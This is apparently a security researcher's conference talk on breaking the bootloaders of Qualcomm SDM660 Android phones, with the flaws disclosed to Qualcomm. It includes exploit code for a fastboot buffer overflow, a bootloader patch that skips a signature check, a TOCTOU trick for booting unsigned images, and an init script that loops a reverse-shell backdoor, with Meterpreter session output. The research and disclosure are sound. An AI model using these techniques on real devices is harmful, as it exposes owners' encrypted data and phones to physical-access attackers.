Breaking Secure Bootloaders

Talk Outline

Smartphones often use signature verification to protect their firmware

This is implemented in bootloaders, which can also provide facilities for firmware updates

Weaknesses in these update protocols can be exploited to bypass signature protections

The core SoC and peripheral chips are both potential targets for attack

Biography

Christopher Wade

Security Consultant at Pen Test Partners

@Iskuri1

https://github.com/Iskuri

https://www.pentestpartners.com

Project One – The SDM660 Android Bootloader

I had purchased an Android phone to do mobile research

I needed root access in order to use all of my testing tools

This required unlocking the bootloader, which disables signature verification protection

This required an unlock tool from the manufacturer

Custom Bootloader Unlock Functionality

Some smartphone manufacturers modify the bootloader to require custom tools for bootloader unlocking, or to remove bootloader unlocking entirely

This often requires creating a user account and waiting for a period of time

Unlocks are performed using custom USB fastboot commands

There are numerous reasons why these restrictions are placed on their hardware:

- Inexperienced users will not be tricked into deliberately weakening phone security
- Third parties can't load the devices with malware before sale
- The manufacturer can track who is unlocking their bootloaders

Common Android Bootloader Protection


Analysis of an unlock on the phone was performed using USBPCAP

An 0x100 byte signature was downloaded from the manufacturer's servers and sent to the phone

This was verified by the bootloader, which unlocked its restrictions

I decided to use an older phone to analyse this functionality

I set myself a challenge to break this functionality before the end of the seven day waiting period



Target Device

Mid-range phone released in 2017

Uses a Qualcomm Snapdragon 660 chipset – ARM64 architecture

I had previously unlocked the bootloader, but could lock it again for the project

Bootloader had been modified to add further custom functionality

Fastboot

Command interface for most Android bootloaders

Uses a basic USB interface – commands and responses are raw text

reboot

flash:

download:

oem device-info

oem unlock

etc

```
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                          Reflash device from update.zip.
                                             Sets the flashed slot as active.
  flashall                                   Flash boot, system, vendor, and --
                                             if found -- recovery. If the device
                                             supports slots, the slot that has
                                             been flashed to is set as active.
                                             Secondary images may be flashed to
                                             an inactive slot.
  flash <partition> [ <filename> ]           Write a file to a flash partition.
  flashing lock                              Locks the device. Prevents flashing.
  flashing unlock                            Unlocks the device. Allows flashing
                                             any partition except
                                             bootloader-related partitions.
  flashing lock_critical                     Prevents flashing bootloader-related
                                             partitions.
  flashing unlock_critical                   Enables flashing bootloader-related
                                             partitions.
```

Implementing Fastboot

Easy to implement using standard USB libraries

Sends ASCII commands and data via a USB bulk endpoint

Returns human-readable responses back asynchronously via a bulk endpoint

Libraries exist for this purpose, but are unnecessary

```
libusb_init(&context);

struct libusb_device_descriptor descriptor;

unsigned char* cfg2 = (unsigned char*)malloc(2097152);
memset(cfg2,0,2097152);

uint8_t confirmed = 0;

deviceHandler = 0;

pthread_create(&readerThread,0,readInterruptData,NULL);

deviceHandler = 0;

while(deviceHandler == 0) {
    deviceHandler = libusb_open_device_with_vid_pid(context,0x18d1,0xd00d);
    usleep(1000);
}

printf("Attaching\n");
if (libusb_kernel_driver_active(deviceHandler, 0) == 1) {
    retVal = libusb_detach_kernel_driver(deviceHandler, 0);
    if (retVal < 0) {
        libusb_close(deviceHandler);
        deviceHandler = 0;
    }
}

retVal = libusb_claim_interface(deviceHandler, 0);

if(retVal != 0) {
    printf("Error code: %d\n",retVal);
    printf("Error name: %s\n",libusb_error_name(retVal));
    exit(1);
    libusb_close(deviceHandler);
}

// send an invalid command
unsigned char startDownload2[] = "flash:cfg";
sendRequest(startDownload2);
```

ABL Bootloader

Provides Fastboot USB interface and verifies and executes Android Operating System

Accessed via ADB, or button combinations on boot

Stored in “abl” partition on device as a UEFI Filesystem

This can be extracted with the tool “uefi-firmware-parser”, to find a Portable Executable

Qualcomm’s base bootloader has source code available, but can be modified by vendors

```
Found volume magic at 0x3000
Firmware Volume: 8c8ce578-8a3d-4f1c-9935-896185c32dd3 attr 0x0003feff, rev 2, cksum 0x740f, size 0x18000 (98304 bytes)
  Firmware Volume Blocks: (192, 0x200)
  File 0: 9e21fd93-9c72-4c15-8c4b-e77f1db2d792 type 0x0b, attr 0x00, state 0x07, size 0x15185 (86405 bytes), (firmware volume image)
    Section 0: type 0x02, size 0x1516d (86381 bytes) (Guid Defined section)
      Guid-Defined: ee4e5898-3914-4259-9d6e-dc7bd79403cf offset= 0x18 attrs= 0x1 (PROCESSING_REQUIRED)
        Section 0: type 0x19, size 0x4 (4 bytes) (Raw section)
        Section 1: type 0x17, size 0x490c4 (299204 bytes) (Firmware volume image section)
          Firmware Volume: 8c8ce578-8a3d-4f1c-9935-896185c32dd3 attr 0x0003feff, rev 2, cksum 0x5329, size 0x490c0 (299200 bytes)
            Firmware Volume Blocks: (4675, 0x40)
            File 0: ffffffff-ffff-ffff-ffff-ffffffffffff type 0xf0, attr 0x00, state 0x07, size 0x2c (44 bytes), (ffs padding)
            File 1: f536d559-459f-48fa-8bbc-43b554ecae8d type 0x09, attr 0x00, state 0x07, size 0x49038 (299064 bytes), (application)
              Section 0: type 0x15, size 0x1c (28 bytes) (User interface name section)
              Name: LinuxLoader
              Section 1: type 0x10, size 0x49004 (299012 bytes) (PE32 image section)
```

Analysing The Bootloader

Fastboot commands are stored in a table as text commands and function callbacks

This can aid in identifying any hidden or non-standard commands

Changes in functionality of commands is also easy to identify

Logging strings in code help with identifying functionality

```
ALIGN 0x10
DCQ aFlash_0                ; "flash:"
DCQ loc_1F858
DCQ aErase_0                ; "erase:"
DCQ loc_20274
DCQ aSetActive              ; "set_active"
DCQ loc_1DF1C
DCQ aOemUnlock              ; "oem unlock"
DCQ loc_20584
DCQ aOemLock                ; "oem lock"
DCQ loc_2084C
DCQ aFlashingGetUnl         ; "flashing get_unlock_ability"
DCQ loc_20940
DCQ aFlashingUnlock_0       ; "flashing unlock"
DCQ loc_20584
DCQ aFlashingLock           ; "flashing lock"
DCQ loc_2084C
DCQ aFlashingUnlock_1       ; "flashing unlock_critical"
DCQ loc_209B0
DCQ aFlashingLockCr         ; "flashing lock_critical"
DCQ loc_209EC
DCQ aBoot                   ; "boot"
DCQ loc_20A28
DCQ aOemEnableCharg         ; "oem enable-charger-screen"
DCQ loc_20BE8
DCQ aOemDisableChar         ; "oem disable-charger-screen"
DCQ loc_20C88
```

Identifying A Potential Bootloader Weakness

The “flash:” command usually only flashes partitions on unlocked bootloaders

The command had been modified by the manufacturer to allow flashing of specific custom partitions when the bootloader was locked

These partitions were handled differently from those implemented directly by Qualcomm

There was potential for memory corruption or partition overwrites in this custom functionality

```
loc_1FA5C                               ; CODE XREF: sub_1F664+384↑j
                                        ; sub_1F664+3A0↑j ...
                ADRP            X0, #(aFailedToAddBas+0x3A)@PAGE ; ""
                ADD             X0, X0, #(aFailedToAddBas+0x3A)@PAGEOFF ; ""
                BL              FastbootOkay ; Branch with Link
                B               loc_1F8F4 ; Branch
; ---------------------------------------------------------------------------

loc_1FA6C                               ; CODE XREF: sub_1F664+30C↑j
                ADRP            X0, #aFlashingIsNotA@PAGE ; "Flashing is not allowed in Lock State"
                ADD             X0, X0, #aFlashingIsNotA@PAGEOFF ; "Flashing is not allowed in Lock State"
                B               loc_1F8F0 ; Branch
; ---------------------------------------------------------------------------
```

Implementing the flash: command

I made assumptions about the command sequence:

Actual command sequence:

- download:<payload size>
- <send payload>
- flash:<partition>

My command sequence:

- flash:<partition>
- <send payload>

I accidentally left an incorrect “flash:” command after my command sequence

This resulted in the bootloader crashing after sending this second “flash:” command

The lack of a “download:” command before the payload was the likely cause

Analysis Of Crash

USB connectivity stopped functioning entirely

The phone required a hard reset – volume down + power for ten seconds

A smaller payload size was attempted – this did not crash the phone

A binary search approach was used to identify the maximum size without a crash

By rebooting the phone and sending sizes between a minimum and maximum value, the minimum size was found - 0x11bae0

Overwriting Memory

Due to the unusual memory size, this was assumed to be a buffer overflow

With no debugging available for the phone, identifying what memory was being overwritten would be difficult

The bootloader used stack canaries on all functions, which could potentially be triggered

The next byte was manually identified – 0x11bae1 bytes of data were sent, and the last byte value was incremented, if the phone didn't crash it was valid

The next byte was identified to be 0xff

Overwriting Memory

By constantly power cycling, incrementing the byte value, and moving to the next byte in the sequence, a reasonable facsimile of the memory could be generated

This would not be the exact memory in use, but enough to not crash the bootloader

Once this was generated, it could potentially be modified to gain code execution

A way of automating this process to retrieve more bytes was required

Automated Power Cycling

It was suggested that removal of the phone battery and a USB relay could automate power cycling the phone

This would require removing glue from the phone case to access the battery

Instead, a hair tie was wrapped around the power and volume down buttons

This caused a boot loop which allowed USB access for sufficient time to test the overflow

Memory Dumping

The custom fastboot tool was modified to attempt this memory dumping

It verified two key events – a “flashing failed” response from the command being sent to the phone, and whether it crashed afterwards

Each iteration took 10-30 seconds

```
Recv ret:(19) - FAIL unknown command
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
Sent: 13 - flash:crclist
Sent: 15 - oem device-info
Finding libusb handle
#### 0011baf1 Buff so far: ff 43 02 d1 60 02 00 0c 60 02 00 0c 60 02 00 0c
Starting next search
Attaching
Sent: 9 - flash:cfg
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
```

Memory Dumping

The phone was left overnight performing this loop

This generated 0x34 bytes of data which did not crash the phone

The repeated byte values and lack of default stack canary meant that this was likely not to be the stack

All of the 32-bit words were found to be valid ARM64 opcodes

```
FF 43 02 51
60 02 00 0C
60 02 00 0C
60 02 00 0C
60 02 00 0C
E8 00 00 B0
34 00 00 10
01 00 00 0A
08 0D 40 F9
00 00 00 08
C0 00 04 0B
60 02 00 0A
D3 9F FF 97
```

Unknown Memory Analysis

Most opcodes, while valid operations, would not be the same as in the bootloader

Stack management and branch operations would have to be almost exact

Searching for the “SUB WSP” and “BL” opcodes in the bootloader yielded no results

```
0x0000000000000000:  FF 43 02 51    sub   wsp, wsp, #0x90
0x0000000000000004:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000008:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x000000000000000c:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000010:  60 02 00 0C    st4   {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x0000000000000014:  E8 00 00 B0    adrp  x8, #0x1d000
0x0000000000000018:  34 00 00 10    adr   x20, #0x1c
0x000000000000001c:  01 00 00 0A    and   w1, w0, w0
0x0000000000000020:  08 0D 40 F9    ldr   x8, [x8, #0x18]
0x0000000000000024:  00 00 00 08    stxrb w0, w0, [x0]
0x0000000000000028:  C0 00 04 0B    add   w0, w6, w4
0x000000000000002c:  60 02 00 0A    and   w0, w19, w0
0x0000000000000030:  D3 9F FF 97    bl    #0xfffffffffffe7f7c
```

ARM64 Features

ARM64 operations can often have unused bits flipped without altering functionality

Registers can be used in both 32-bit (Wx) and 64-bit (Xx) mode

Branch instructions can have conditions for jumping

These features could superficially allow for changes to the stack and branch handling instructions without altering functionality

Identifying Similar Instructions

I decided to use the “BL” instruction, it was likely to be less common than the stack

I performed a text search, removing the first nybble from the opcode

This would find branches in a similar relative address space to the dumped opcode

This identified a single valid instruction in the “crclist” parser, and opcodes that were similar to the memory dump

```
FF 43 02 D1    SUB     SP, SP, #0x90 ; Rd = Op1 - Op2
F9 63 05 A9    STP     X25, X24, [SP,#0x90+var_40] ; Store Pair
F7 5B 06 A9    STP     X23, X22, [SP,#0x90+var_30] ; Store Pair
F5 53 07 A9    STP     X21, X20, [SP,#0x90+var_20] ; Store Pair
F3 7B 08 A9    STP     X19, X30, [SP,#0x90+var_10] ; Store Pair
E8 00 00 B0    ADRP    X8, #qword_38018@PAGE ; Address of Page
B4 00 00 F0    ADRP    X20, #(aSparsecrcList+6)@PAGE ; "CRC-LIST"
94 BA 32 91    ADD     X20, X20, #(aSparsecrcList+6)@PAGEOFF ; "CRC-LIST"
08 0D 40 F9    LDR     X8, [X8,#qword_38018@PAGEOFF] ; Load from Memory
F3 03 00 AA    MOV     X19, X0 ; Rd = Op2
E0 03 14 AA    MOV     X0, X20 ; Rd = Op2
E8 27 00 F9    STR     X8, [SP,#0x90+var_48] ; Store to Memory
E3 9F FF 97    BL      sub_3A9C ; Branch with Link
```

Outline Of Buffer Overflow

Analysis of the offsets showed that the bootloader was overwritten after 0x101000 bytes of data

The bootloader is executed from RAM, as demonstrated by this overflow

The original bootloader binary, found in the partition, could be fully written using the overflow to prevent any subsequent crashes

This binary could be modified to run any required unsigned code

Unlocking The Bootloader

BL #0x2078C - 0x1bb10

```
0x0000000000000000:   1F 13 00 94    bl #0x4c7c
```

To unlock the bootloader, it was necessary to jump to the code after the RSA check

A simple branch instruction could be generated to jump to the relative address of the bootloader unlock function

Online ARM64 assemblers are available to rapidly generate these opcodes

This process would be difficult to debug, but success would be easy to identify

```
// read out actual section1 data
int f  = open("section1",O_RDONLY);
printf("Section 1 f: %d\n",f);

uint32_t bufferSize = 0x11bae0 + 192;

printf("BUFF SIZE: %08x\n",bufferSize);

memset(cfg2,0xC0,0x11bae0);

read(f,&cfg2[0x101000],0x1ac00);

uint8_t overriddenBL[] = {0x1f,0x13,0x00,0x94};

memcpy(&cfg2[0x101000+0x1ab10],overriddenBL,4);

printf("Sending size: %08x\n",bufferSize);

sendRequestLen(cfg2,bufferSize);
// sendRequestLen(cfg2,0x00116550);

usleep(10000);
```

```
MOV     X0, X22 ; Rd = Op2
BL      sub_23A20 ; Branch with Link
BL      unlock_bootloader ; Branch with Link
CBZ     X0, loc_207A0 ; Compare and Branch on Zero
ADRP    X0, #aResetDeviceSta@PAGE ; "Reset Device State Failed.\n"
ADD     X0, X0, #aResetDeviceSta@PAGEOFF ; "Reset Device State Failed.\n"
B       loc_206F0 ; Branch
```

```
└─# make && ./run
```

Replicating The Vulnerability

I was able to procure a second smartphone which also used an SDM660

All bootloader unlocking functionality was disabled by the manufacturer on this device

It was identified to use a similar signature verification approach to the original phone

Custom Bootloader Unlock

Using an OTA image, the bootloader was analysed

This showed the code which blocked the bootloader unlock

No hidden bootloader commands were identified on the device, however some OEM commands were noted

```
DCQ aFlashingLock        ; "flashing lock"
DCQ sub_33190
DCQ aFlashingUnlock_1    ; "flashing unlock_critical"
DCQ sub_331B4
DCQ aFlashingLockCr      ; "flashing lock_critical"
DCQ sub_331B8
DCQ aBoot_0              ; "boot"
DCQ sub_331DC
DCQ aOemowninfoGet       ; "oemowninfo get"
DCQ loc_333AC
DCQ aOemowninfoSet       ; "oemowninfo set"
DCQ sub_33508
DCQ aOemEdl              ; "oem edl"
DCQ dword_3393C
DCQ aOemAlive            ; "oem alive"
DCQ loc_339C4
DCQ aOemSecurebootG      ; "oem secureBoot getfusestatus"
DCQ loc_339E4
DCQ aOemGetsecurity      ; "oem getsecurityversion"
DCQ loc_33A3C
DCQ aOemGetversions      ; "oem getversions"
DCQ loc_33A80
DCQ aOemGetprojectc      ; "oem getprojectcode"
DCQ loc_33C34
DCQ aOemGetuid           ; "oem getUID"
DCQ loc_33CB0
DCQ aOemAuthStart        ; "oem auth_start"
DCQ loc_33D44
```

Differences In Memory Layout

Initially, the old crash was attempted

The device still functioned, implying the vulnerability may not be present

A much larger payload size was sent – 8MB

This crashed the phone, implying that the memory layout was different to the original

Manual analysis demonstrated that the bootloader was overwritten after 0x403000 bytes, different to the 0x101000 on the first device

With this, a bootloader unlock could be rapidly developed

Patching Bootloader Unlock

A single branch instruction was identified, which sent an error response or unlocked the bootloader, depending on whether the signature was accurate

This could be replaced with a NOP instruction, bypassing this check

This allowed the bootloader to be unlocked, and the phone to be rooted

The vulnerability was disclosed directly to Qualcomm, due to its potential existence on all SDM660 based phones

```
                ADRP            X8, #dword_95E80@PAGE ; Address of Page
                ADRP            X0, #byte_95C80@PAGE ; Address of Page
                ADD             X0, X0, #byte_95C80@PAGEOFF ; Rd = Op1 + Op2
                LDR             W1, [X8,#dword_95E80@PAGEOFF] ; Load from Memory
                BL              decrypt_something ; Branch with Link
                TBNZ            W0, #0x1F, failed_to_unlock_message ; Test and Branch Non-Zero
                MOV             W1, #1  ; Rd = Op2
                MOV             W0, WZR ; Rd = Op2
                BL              lock_and_unlock ; Branch with Link
                ADRP            X0, #(aLocateEfiRampa+0x3B)@PAGE ; ""
                ADD             X0, X0, #(aLocateEfiRampa+0x3B)@PAGEOFF ; ""
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               sub_2F2CC ; Branch
; ---------------------------------------------------------------------------

loc_358F4                               ; CODE XREF: .text:0000000000035898↑j
                MOV             W1, #1  ; Rd = Op2
                MOV             W0, WZR ; Rd = Op2
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               lock_and_unlock ; Branch
; ---------------------------------------------------------------------------

failed_to_unlock_message                ; CODE XREF: .text:00000000000358D4↑j
                ADRP            X0, #aFailedToUnlock@PAGE ; "Failed to unlock, decrypt failed!"
                ADD             X0, X0, #aFailedToUnlock@PAGEOFF ; "Failed to unlock, decrypt failed!"
                LDR             X30, [SP],#0x10 ; Load from Memory
                B               sub_2F20C ; Branch
```

Bypassing Qualcomm's Userdata Protection

Qualcomm's chips encrypt the "userdata" partition, even when no passwords or PINs are used

This prevents forensic chip-off analysis, and access to users' data via bootloader unlocking

If an unlocked bootloader tries to access the partition, it is identified as being "corrupted" and is formatted

Bypass of this protection could allow access to user data via physical access

Bypassing Qualcomm's Userdata Protection

Using Qualcomm's source code, this encryption process could be analysed

Encryption keys are intentionally inaccessible, even with code execution

The code uses an internal EFI API to decrypt the partition, which was unmodifiable

The API verifies whether it is unlocked, and whether the firmware is signed

```
Status =
    Info->VbIntf->VBVerifyImage (Info->VbIntf, (UINT8 *)StrPnameAscii,
                                 (UINT8 *)Info->Images[0].ImageBuffer,
                                 Info->Images[0].ImageSize, &Info->BootState);
if (Status != EFI_SUCCESS || Info->BootState == BOOT_STATE_MAX) {
  DEBUG ((EFI_D_ERROR, "VBVerifyImage failed with: %r\n", Status));
  return Status;
}
```

Time Of Check To Time Of Use

The “boot” fastboot command loads and executes Android images deployed via USB

It was noted that verification and execution of the image were two separate functions

There was a high likelihood that the image could be changed between verification and execution

This could bypass bootloader unlocking protections while accessing the encrypted partition

```
Info.Images[0].ImageBuffer = Data;
Info.Images[0].ImageSize = ImageSizeActual;
Info.Images[0].Name = "boot";
Info.NumLoadedImages = 1;
Info.MultiSlotBoot = PartitionHasMultiSlot (L"boot");

if (Info.MultiSlotBoot) {
  Status = ClearUnbootable ();
  if (Status != EFI_SUCCESS) {
    FastbootFail ("CmdBoot: ClearUnbootable failed");
    goto out;
  }
}
Status = LoadImageAndAuth (&Info);
if (Status != EFI_SUCCESS) {
  AsciiSPrint (Resp, sizeof (Resp),
               "Failed to load/authenticate boot image: %r", Status);
  FastbootFail (Resp);
  goto out;
}

/* Exit keys' detection firstly */
ExitMenuKeysDetection ();

FastbootOkay ("");
FastbootUsbDeviceStop ();
ResetBootDevImage ();
BootLinux (&Info);
```

Modifying Boot

The “boot” command receives the full Android “boot” image, via the fastboot “download:” command

This is loaded into RAM, verified and executed

By patching the “boot” command, the behaviour could be altered for a TOCTOU attack

Instead of sending one image, two could be sent, and swapped after verification

A tool was created, which sent three pieces of data to achieve this: a four byte offset, a signed image, and an unsigned, malicious image

Patching In Functionality

The “boot” command does not function on locked bootloaders

The check for the lock state was replaced with an operation for moving the image pointer up by four bytes – to the signed image

The image at the moved pointer would then be verified

```
                B.EQ            no_boot_message ; Branch
                CMP             W20, #0x25F ; Set cond. codes on Op1 - Op2
                B.HI            loc_20A94 ; Branch
                ADRP            X0, #aInvalidBootIma_1@PAGE ; "Invalid Boot image Header"
                ADD             X0, X0, #aInvalidBootIma_1@PAGEOFF ; "Invalid Boot image Header"
                B               loc_20B14 ; Branch
; ---------------------------------------------------------------------------

no_boot_message                         ; CODE XREF: sub_1F664+140C↑j
                ADRP            X0, #aBootCommandIsN@PAGE ; "Boot Command is not allowed in Lock Sta"...
                ADD             X0, X0, #aBootCommandIsN@PAGEOFF ; "Boot Command is not allowed in Lock Sta"...
                B               loc_20B14 ; Branch
```

Patching In Functionality

Function calls occur between verification and booting

These are unnecessary to boot Android, and could be overwritten

This allowed for five spare instructions to be patched in

This would be sufficient to change to the unsigned image

```
ExitMenuKeysDetection ();

FastbootOkay ("");
FastbootUsbDeviceStop ();
ResetBootDevImage ();
BootLinux (&Info);
```

```
                        ; CODE XREF: sub_1F664+1550↑j
BL              ExitMenuKeysDetection ; Branch with Link
ADRP            X0, #(aFailedToAddBas+0x3A)@PAGE ; ""
ADD             X0, X0, #(aFailedToAddBas+0x3A)@PAGEOFF ; ""
BL              FastbootOkay ; Branch with Link
BL              FastbootUsbDeviceStop ; Branch with Link
ADD             X0, SP, #0x980+var_960 ; Rd = Op1 + Op2
BL              BootLinux ; Branch with Link
B               loc_20B18 ; Branch
```

Patching In Functionality

Four additional instructions were required:

- Move pointer back to start of payload - sub x19, x19, 4
- Read offset value - ldr w22, [x19]
- Add offset value to pointer - add x19, x19, x22
- Push new pointer value to “Info” structure “ImageBuffer” pointer - str x19, [x21,#0xa0]

These would be sufficient to swap the signed image with the unsigned image

Patching this code and executing it was found to be effective, facilitating the TOCTOU attack

This could allow for running unsigned Android images without unlocking the bootloader

Tethered Root

Unlocking the bootloader wipes all user data

Permanent rooting exposes the device to greater risk

A device being permanently rooted is not a necessity for most phone users


By deploying a rooted Android image via this TOCTOU attack, these problems can be resolved, as rebooting will remove the root capabilities

These can easily be generated using the Magisk app

Lockscreen Bypass

By accessing the unencrypted userdata partition, one can remove lockscreen restrictions

By using a custom recovery image, such as TWRP, or by modifying the Operating System, it is possible to gain access to all apps and stored data




Backdooring Encrypted Phones

Via developer functionality, further encryption can be placed on the userdata partition

This adds a password requirement, which forces a password to be input as the device is booting

The Android “boot” image, where the kernel and root filesystem are stored, is not encrypted

It is possible to add a reverse shell to the image, to access the data later



Backdooring Encrypted Phones

```
Sent: 2097152
Sending size: 00200000
Sent: 2097152
Sending size: 00200000
Sent: 2097152
Sending size: 00200000
Sent: 2097152
Sending size: 00200000
Sent: 2097152
Sending size: 0004954e
Sent: 300366
Recv ret:(4) - OKAY
Done uploading backdoor
Sent: 4 - boot
```

```
[*] Meterpreter session 4 opened (192.168.4.1:4001 → 192.168.4.10:45328) at 2021-

meterpreter >
meterpreter >
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40700/rwx------   0        dir   1970-01-01 01:00:00 +0100  acct
40555/r-xr-xr-x   0        dir   1970-01-03 05:06:15 +0100  bin
40755/rwxr-xr-x   8192     dir   2008-12-31 16:00:00 +0000  bt_firmware
40550/r-xr-x---   16384    dir   1970-01-01 01:00:00 +0100  bugreports
104777/rwxrwxrwx  2699400  fil   1970-01-01 01:00:00 +0100  busybox
40770/rwxrwx---   4096     dir   2021-03-10 12:47:49 +0000  cache
100750/rwxr-x---  2099352  fil   1970-01-01 01:00:00 +0100  charger
40755/rwxr-xr-x   0        dir   1970-01-01 01:00:00 +0100  config
40755/rwxr-xr-x   4096     dir   2020-09-13 07:36:54 +0100  cust
40755/rwxr-xr-x   0        dir   1970-01-03 05:06:15 +0100  d
40771/rwxrwx--x   4096     dir   2021-03-10 12:49:35 +0000  data
100600/rw-------  1386     fil   1970-01-01 01:00:00 +0100  default.prop
                                                            dev
40755/rwxr-xr-x   4096     dir   1970-01-01 01:00:00 +0100  dsp
40755/rwxr-xr-x   4096     dir   2008-12-31 16:00:00 +0000  etc
40550/r-xr-x---   16384    dir   1970-01-01 01:00:00 +0100  firmware
100750/rwxr-x---  2211144  fil   1970-01-01 01:00:00 +0100  init
```

```
#!/system/bin/sh

export PATH=/system/bin:/system/xbin

chmod +x /reverse-shell
while true ; do /reverse-shell  ; done 2>/dev/null &

configure_dex2oat_threads_dlmalloc()
{
        if [ -f /dev/cpuset/background/tasks ]; then
            if [ -f /dev/cpuset/background/cpus ]; then
                cpus=`cat /dev/cpuset/background/cpus`
```

Disclosure and Impact

The TOCTOU attack was disclosed to Qualcomm

The attack was only possible with the initial buffer overflow vulnerability

Patching of the phone to prevent this attack would be difficult, due to its usage of internal, unmodifiable APIs


These weaknesses could allow an attacker with physical access to an SDM660-based phone to bypass all bootloader locking mechanisms

